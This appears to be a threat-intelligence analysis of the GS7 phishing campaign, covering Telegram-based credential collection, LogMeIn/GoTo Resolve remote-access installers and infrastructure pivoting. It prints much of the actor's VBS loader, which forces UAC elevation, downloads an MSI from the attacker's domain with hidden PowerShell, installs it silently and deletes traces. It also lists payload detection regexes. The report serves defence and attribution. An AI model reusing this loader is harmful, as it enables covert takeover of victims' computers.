
In the intermediate configuration and submit panels, you can find the TOKENS and IDs of the chats where it is identified that it is a group:

```php
// Telegram Bot Configuration
$TELEGRAM_BOT_TOKEN = '785[redacted]';
$TELEGRAM_CHAT_ID = '-100[redacted]';
```

Interaction with the BOT provides information that helps to collect data about the threat actor responsible for creating the campaign (GS7), which is important for the attribution section. It also reveals an additional domain

with a .online TLD registered through NameCheap, which shares characteristics with the previously observed infrastructure, making it relevant for the Infrastructure section.

What the attacker receives, as can be inferred from the previous images, is a delivery of information to the attacker's Telegram group, where all victim data is collected.



What the attacker receives, victim's details to the Telegram group

The information received includes the following:

Field	Example	Utility for Adversary
Brand	USAA	Identifies which account type to exploit
Username	john.doe@email.com	Login credential
Password	Pass123!	Login credential
IP Address	203.0.113.42	Geolocation, ISP info
Country	USA (NYC)	Targeting validation
User-Agent	Mozilla/5.0 (iPhone...)	Device fingerprinting
Timestamp	UTC	Campaign timing analysis

In recent years, adversaries have made extensive use of Telegram due to its strong competitive advantages over other tools, as it provides them with:

- Real-time notifications: instant alerts to the attacker's mobile device,
- Encrypted transit: HTTPS communication between the phishing server and the Telegram API,
- No infrastructure needed: no requirement for a dedicated C2 server,
- Difficult to take down: Telegram does not easily cooperate with law enforcement.
- Mobile-friendly: GS7 can monitor campaigns from anywhere,
- API simplicity: a single HTTP POST request to send messages.

After these actions, GS7 or affiliates may carry out several activities:

- **Accessing the account,** if it belongs to an interesting brand, they may attempt to log in and gather more information.
- **Testing,** trying the credentials on other portals or services.
- **Monetization,** selling the accounts on underground markets, or transferring them to affiliates (acting as an IAB).
- **Attacks,** using the credentials to enable further attacks, such as ransomware or BEC.

After this phase, the adversary has commonly maintained the deployment of RMM-type remote access tools, which opens the door to continued exploitation not only at the user level but also within corporate environments.

Post-Exploitation

After obtaining victim credentials, GS7 campaigns implement additional phases to extract further value, both for the adversary and for potential affiliates. This phase is based on the use of RMM tools, which allow control and access to compromised devices and can generate a much greater impact. Under the pretext of security updates, software changes, required certificates, or even important meetings, the attacker is able to ultimately take control of the system.

Within the domains associated with this campaign, multiple MSI files can be found, along with installation scripts hosted under different paths of the previously mentioned subdomains. These are frequently used within the impersonation chain to persuade the victim to install RMM software from different angles, as described earlier.

< MSI files under subdomain files

Payload Patterns & Naming Conventions

Different patterns are observed in the binaries and scripts mentioned, where the content is practically identical. However, depending on the campaign, different naming patterns are used.

Pattern	Detection Regex
em_*	em_[A-Za-z0-9]{8}_installer.*.msi
resolve_*	resolve_Unattende.*.msi
Win_[numeric]	Win_\d{18,20}_installer.msi


Two types of files can be identified, which complement each other throughout the campaign:

- MSI files with a size between 21 and 25 MB, corresponding to the LogMeIn installer
- VBS files with a size between 3 and 6 KB, corresponding to a loader for the installer

Installation & Persistence

The execution phase allows the actor to install remote control software on the device in order to carry out the final stage of the attack.

During the installer execution stage, files are also observed that point to fake Comodo (Itarian) pages, forcing the download of the binary or script. This acts as a second phishing layer that attempts to self-validate by displaying a fake security layer, making the victim believe they are in a safe environment



The second phishing layer

The final result is the download of the binary or script that installs the RMM tool, in this case, LogMeIn, although multiple tools are involved, as previously mentioned.

Script

The script contains variations of the same code in most cases, often signed by GS7. From there, the victim is redirected to a specific address, in this case related to the main domain, for downloading and installing the MSI, effectively acting as an RMM loader.

```
' ============================================================================================
'  GoTo Resolve Silent Installer (GS7version)
'  Downloads and installs GoTo Resolve silently
' ============================================================================================

' Configuration - REPLACE this URL with your GS7 dashboard installer link
Resolve_Url = "https://rss.media-auth.com/em_CYcoUkct2wdq22OC_installer.msi"

' Initialize System Objects
MsgBox "Script Started (GS7version) - Clicking OK will begin search for Administrator rights.", 64, "Installer Init"
Set fso = CreateObject("Scripting.FileSystemObject")
Set shell = CreateObject("WScript.Shell")
Set APP = CreateObject("Shell.Application")
tempDir = shell.ExpandEnvironmentStrings("%TEMP%")
logFile = tempDir & "\GoToResolve_GS7_Install_Script.log"
destPath = tempDir & "\GoToResolve_GS7_Setup.msi"

' ----------------------------------------------------------------------------
' 1. Check for Administrator Privileges (with persistent loop)
' ----------------------------------------------------------------------------
Function IsAdmin()
    On Error Resume Next
    shell.RegRead("HKEY_USERS\S-1-5-19\Environment\TEMP")
    If Err.Number = 0 Then IsAdmin = True Else IsAdmin = False
    On Error Goto 0
End Function

' Persistent UAC Loop
isElevated = False
If WScript.Arguments.Count > 0 Then
    If WScript.Arguments(0) = "elevated" Then isElevated = True
End If

Do While Not IsAdmin()
    If isElevated Then
        Log "ERROR: Elevation was attempted but process is still not Admin."
        MsgBox "Security Error: This script must be run as Administrator.", 16, "Admin Required"
        WScript.Quit 1
```

VBS-based RMM loader script used by GS7

The loader is divided into four main components:

- Checking user privileges and performing privilege escalation if the user is not an Administrator
- Downloading the MSI via PowerShell
- Silent installation
- Cleanup

The result is an initial foothold to assess and escalate privileges, install an MSI in unattended mode, and clean up once the installation has been successfully completed.

```
Function IsAdmin()
    On Error Resume Next
    shell.RegRead("HKEY_USERS\S-1-5-19\Environment\TEMP")
    If Err.Number = 0 Then IsAdmin = True Else IsAdmin = False
    On Error Goto 0
End Function

' Persistent UAC Loop
isElevated = False
If WScript.Arguments.Count > 0 Then
    If WScript.Arguments(0) = "elevated" Then isElevated = True
End If

Do While Not IsAdmin()
    If isElevated Then
        Log "ERROR: Elevation was attempted but process is still not Admin."
        MsgBox "Security Error: This script must be run as Administrator.", 16, "Admin Required"
        WScript.Quit 1
    End If

    On Error Resume Next
    APP.ShellExecute "wscript.exe", """" & WScript.ScriptFullName & """ elevated", "", "runas", 1

    If Err.Number <> 0 Then
        Err.Clear
        WScript.Sleep 5000
    Else
        WScript.Quit
    End If
    On Error Goto 0
```

VBS loader logic implementing a persistent UAC elevation loop to obtain administrator privileges before continuing RMM installation.

```
' Use PowerShell to handle redirects and cookies automatically
psCommand = "powershell -WindowStyle Hidden -Command ""[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::'

On Error Resume Next
shell.Run psCommand, 0, True ' Wait for completion (0 = hidden)

If fso.FileExists(destPath) Then
    fileSize = fso.GetFile(destPath).Size
    If fileSize < 1000000 Then
        Log "ERROR: File looks too small (" & fileSize & " bytes)."
    Else
        Log "Download Success. Size: " & fileSize & " bytes"
    End If
Else
    Log "Download Failed: File not found at " & destPath
    MsgBox "Technical Error: The installer could not be downloaded. Please check your internet connection.", 16, "Support Error"
    WScript.Quit 1
End If
On Error Goto 0
```


PowerShell download routine embedded in the VBS loader, used to fetch the RMM MSI installer, validate file size, and handle download errors silently.

```
' ------------------------------------------------------------------------
' 4. Install MSI Silently
' ------------------------------------------------------------------------
Log "Starting MSI Installation..."
cmd = "msiexec /i """ & destPath & """ /qn /norestart /l*v """ & tempDir & "\GoToResolve_GS7_MSI.log"""

On Error Resume Next
ret = shell.Run(cmd, 0, True) ' 0=Hide Window, True=Wait
Log "Installation finished with exit code: " & ret

' ------------------------------------------------------------------------
' 5. Cleanup
' ------------------------------------------------------------------------
If fso.FileExists(destPath) Then
    On Error Resume Next
    fso.DeleteFile destPath, True
    Log "Cleanup: Deleted temporary MSI file."
End If
```

Silent MSI installation and cleanup logic executing the RMM installer via msiexec in unattended mode, followed by removal of the temporary installer file to reduce artifacts.

Binary

Multiple MSI files are also found that appear different throughout the campaign, but all of them can be classified as legitimate, as they contain unattended LogMeIn installer executables. They use different naming patterns, but otherwise the content is practically identical.



<Installer executable

FileDescription	LogMeIn Resolve
FileVersion	1.30.1.670
InternalName	GoToResolveUnattendedUpdater.exe
LegalCopyright	Copyright © 2016-2025 GoTo, Inc. US patents pending.
OriginalFilename	GoToResolveUnattendedUpdater.exe
ProductName	GoTo Resolve
ProductVersion	1.30.1.670


Executable details

These files are compared against each other, and hundreds of LogMeIn MSI installers with the same characteristics are identified, with file sizes and contents that match almost perfectly.


22 / 72	2026-01-13 17:04:12	2026-01-14 07:50:25	2	23.34 MB
27 / 72	2025-12-09 14:54:04	2026-01-14 05:58:02	10	23.31 MB
29 / 68	2025-11-07 15:29:35	2026-01-14 05:26:43	11	23.31 MB
11 / 71	2025-12-18 13:58:32	2026-01-14 03:29:12	6	23.36 MB
3 / 71	2025-12-18 13:58:43	2026-01-14 00:01:09	1	22.44 MB
12 / 72	2025-12-18 13:58:25	2026-01-14 00:00:52	1	23.35 MB
4 / 71	2025-12-18 13:57:58	2026-01-14 00:00:29	1	22.43 MB

Multiple LogMeIn MSI samples used across GS7 campaigns, showing consistent file sizes and detection ratios, indicating reuse of legitimate RMM installers with minimal variation.

During installation, typical behavior of this type of tool can be observed, where the application is installed and provides information such as the CompanyID and other relevant software details.



< LogMeIn Resolve installation process tree showing msiexec.exe launching unattended RMM components.



LogMeIn Resolve version and environment information linked to a specific attacker-controlled CompanyID. >

During execution, registry changes can be observed that include LogMeIn-related information:

One pattern that could be used to identify the campaign is the shared CompanyID, which represents the account that created the installer.

Depending on its characteristics, this value may vary and is recorded in a log populated during installation:


```javascript
{
    "publickey": "e1882ee1....",
    "WebsiteUrl": "devices-iot.console.gotoresolve.com",
    "BaseUrl": "https://devices-iot.console.gotoresolve.com/",
    "CompanyId": 1238235262603263789,
    "Product": 6,
    "LogLevel": 2,
    "Offline": 0,
    "FleetTemplateName": "syn-prd-ava-unattended",
    "Namespace": "syn-prd-ava-unattended",
    "HealthCheckUrl": "https://devices.console.gotoresolve.com/health",
    "CreatedAt": "1767...",
    "SessionBackendUrl": "https://sessions.console.gotoresolve.com",
    "AppletGeneratorUrl": "https://applet.console.gotoresolve.com",
    "Region": "global",
    "CustomBranding": 1,
    "CustomBrandingTitle": "",
    "CustomBrandingUrl": "https://custombranding.console.gotoresolve.com",
    "Lang": "en",
    "SessionType": "Unattended",
    "WorkFolder": "C:\\Program Files (x86)\\GoTo Resolve Unattended\\1238235262603263789",
    "ApplicationType": 4,
    "Salt": "MaIJ...",
    "ServiceName": "GoToResolve_1238235262603263789",
    "HostName": "desktop-...",
    "Environment": "Production",
    "WtsStartingSessionId": 1,
    "RegisteredProcess": 1,
    "Uuid": "7D...",
    "CredentialProviderInstalled": 1
}
```

Additionally, depending on the template being used, represented as FleetTemplateName, there may be differences compared to other campaigns. However, the value syn-prd-ava-unattended is populated in generic installations where default values have not been modified, so it is not particularly useful on its own.

Nevertheless, the combination of the CompanyID, which represents the attacker's account, and this value can help identify other LogMeIn installers that were used as part of the same campaign:

< Matching files


The outcome is an installation that allows the attacker to remotely connect to the compromised device:




A PoC for LogMeIn

To verify the attacker's workflow, tests are carried out with LogMeIn to help identify how the agents were generated, as well as how the tool operates in order to identify connections with the attacker.

LogMeIn provides the option to create agents based on the operating system and in two different formats, exe and msi.



LogMeIn dashboard, devices tab




The new device adding tab has two file format options

When created generically and using the default template, the resulting installer produces logs that point to the same value, syn-prd-ava-unattended. If a new template is created, this value will change. However, GS7 keeps the generic version to make pivoting more difficult.

Default LogMeIn Resolve settings template

```JSON
[...]
    "Offline": 0,
    "FleetTemplateName": "syn-prd-ava-unattended",
    "Namespace": "syn-prd-ava-unattended",
    "HealthCheckUrl": "https://health.console.gotoresolve.com/devices",
[...]
```

These parameters may change if a group is created, where different devices can be added. This introduces a pivotable pattern, such as the GroupId. However, GS7 does not use any groups, instead creating installers with campaign-specific names while keeping default patterns.



LogMeIn Resolve management console showing device group creation

```JSON
[...]
    "CustomBrandingUrl": "https://custombranding.console.gotoresolve.com",
    "GroupId": "ec8f7842-589b-472b-bcc6-37fe6fd30aa0",
    "Lang": "en",
    "SessionType": "Unattended”
[...]
```

The final result is communication within the panel, where the attacker can interact with the connected systems in any way:


DESKTOF			Online for 1 minute	End-user present	DESKTOP-	-
Sample Device	All good	Not in a group	Online	End-user present	Sample Device	-

Some of the capabilities GS7 gains after this installation include:

- Remote access
- Real-time screen viewing
- Mouse and keyboard control
- Downloading or executing files
- File exfiltration
- Command execution

The lack of direct C2 traceability in LogMeIn is one of the reasons why these types of RMM tools are used, as they do not establish a direct communication channel with the attacker.

These agents generate an ID that is registered with LogMeIn servers. These servers verify that the agent or ID is legitimate based on the token and collected information, and then forward the information to the parent agent that is waiting for new agent connections. These intermediary servers associate the new agent with the parent account and allow the connection, but always through these servers.



LogMeIn Resolve communication flow

In summary, child agents send “keepalive” messages to LogMeIn intermediary servers. These servers then notify the panel or the parent agent controlled by GS7 that a new user is active. As a result, there is always an intermediary layer acting between parent and child, making this tool particularly useful for this type of adversary.

Infrastructure

GS7 is an actor that has been active for years, maintaining a rotating infrastructure and gradually professionalizing its operations. As seen throughout these campaigns, the actor employs a high level of sophistication, allowing them to reach their objectives through multiple vectors.

From the initial infrastructure, it has been possible to trace domains that are part of the second half of 2025 and into early 2026. Additionally, infrastructure related to the adversary has been identified as far back as 2022 by following indicators collected during the analysis.

Timeline

In the first phase of connections associated with GS7, domains dating back to 2022 are identified with the following characteristics:

TLD preference: .online
Registrar: Namecheap
SSL issuer: Let's Encrypt (R3)
Status: most domains are now in serverHold state and have been taken down

The activity continues into mid-2025 with a similar appearance and consistent infrastructure characteristics, including dozens of similar domains identified through pivoting via Telegram as previously described.

TLD: .online
Registrar: Namecheap
SSL issuer: Let's Encrypt (R13, updated)
Represents operational continuity with infrastructure upgrades

In the third phase, a large-scale campaign is identified, with additional related domains dating from December 2025 and January 2026, showing notable changes.

TLD shift to .com to improve legitimacy
Registrar: OwnRegistrar, Inc.
SSL issuer: Google Trust Services (WE1)
Active infrastructure with enhanced OPSEC

Despite this, it is believed that the adversary alternates between different infrastructures using various TLDs, while maintaining the same functionality observed in earlier sections.

Basic Infrastructure Information

Regarding WHOIS data for domains related to the most recent campaigns, the general characteristics across most of them during the December to January period are very similar:

Registration periods: Consistent one-year windows of 365 days across all phases,
Privacy protection: Enabled on 100 percent of domains,
Certificate automation: SSL certificates issued within 6 to 24 hours of registration, with a validity of 90 days,
DNSSEC: Consistently unsigned across the entire infrastructure,
Naming convention: Hyphenated brand action patterns as previously described.

From a DNS perspective, a notable evolution can be observed, moving from Namecheap in earlier years, using default registrar nameservers:

```
dns1.registrar-servers.com
dns2.registrar-servers.com
```

To a migration toward Cloudflare environments, also using default nameservers, under ASN AS13335. This provides DDoS mitigation, increased resistance to takedowns, and IP traffic obfuscation that complicates pivoting activities:

```
aitana.ns.cloudflare.com
sean.ns.cloudflare.com
clayton.ns.cloudflare.com
mina.ns.cloudflare.com
```

In addition to coinciding activity across many of the domains used by GS7, which highlights infrastructure and configuration reuse, similar patterns can also be observed through JARM fingerprints. In many cases, there are also recurring creation patterns, such as the use of the same modus operandi in subdomains, as mentioned previously:

```
rss.[domain]
tyd.[domain]
dfr.[domain]
cpcalendars.[domain]
cpcontacts.[domain]

Subdomain.random-auth|account|verify|secure|confirm.(online|com)
```

With regard to certificates, a degree of automation is evident. Certificates are often registered and issued on the same day, sometimes within minutes of each other, and frequently close in time to the domain registration itself. During the same campaign, there is typically close alignment in creation timing and reuse of the same issuer, alternating mainly between Let's Encrypt and Google Trust Services:

```
Signature Algorithm:
        Issuer: C=US  O=Let's Encrypt  CN=R13
Validity
        Not Before: 2025-09-05 20:32:11
        Not After: 2025-12-04 20:32:10

Signature Algorithm:
        Issuer: C=US  O=Google Trust Services  CN=WE1
Validity
        Not Before: 2025-12-31 16:58:55
        Not After: 2026-03-31 17:57:42
```

Pivoting

After collecting the information described above, a set of characteristics is defined around the domains under analysis. These characteristics allow movement toward other domains that belong to the same infrastructure created by the GS7 actor.

Starting from the main domain media-auth, domains and subdomains matching the previously described pattern are identified.

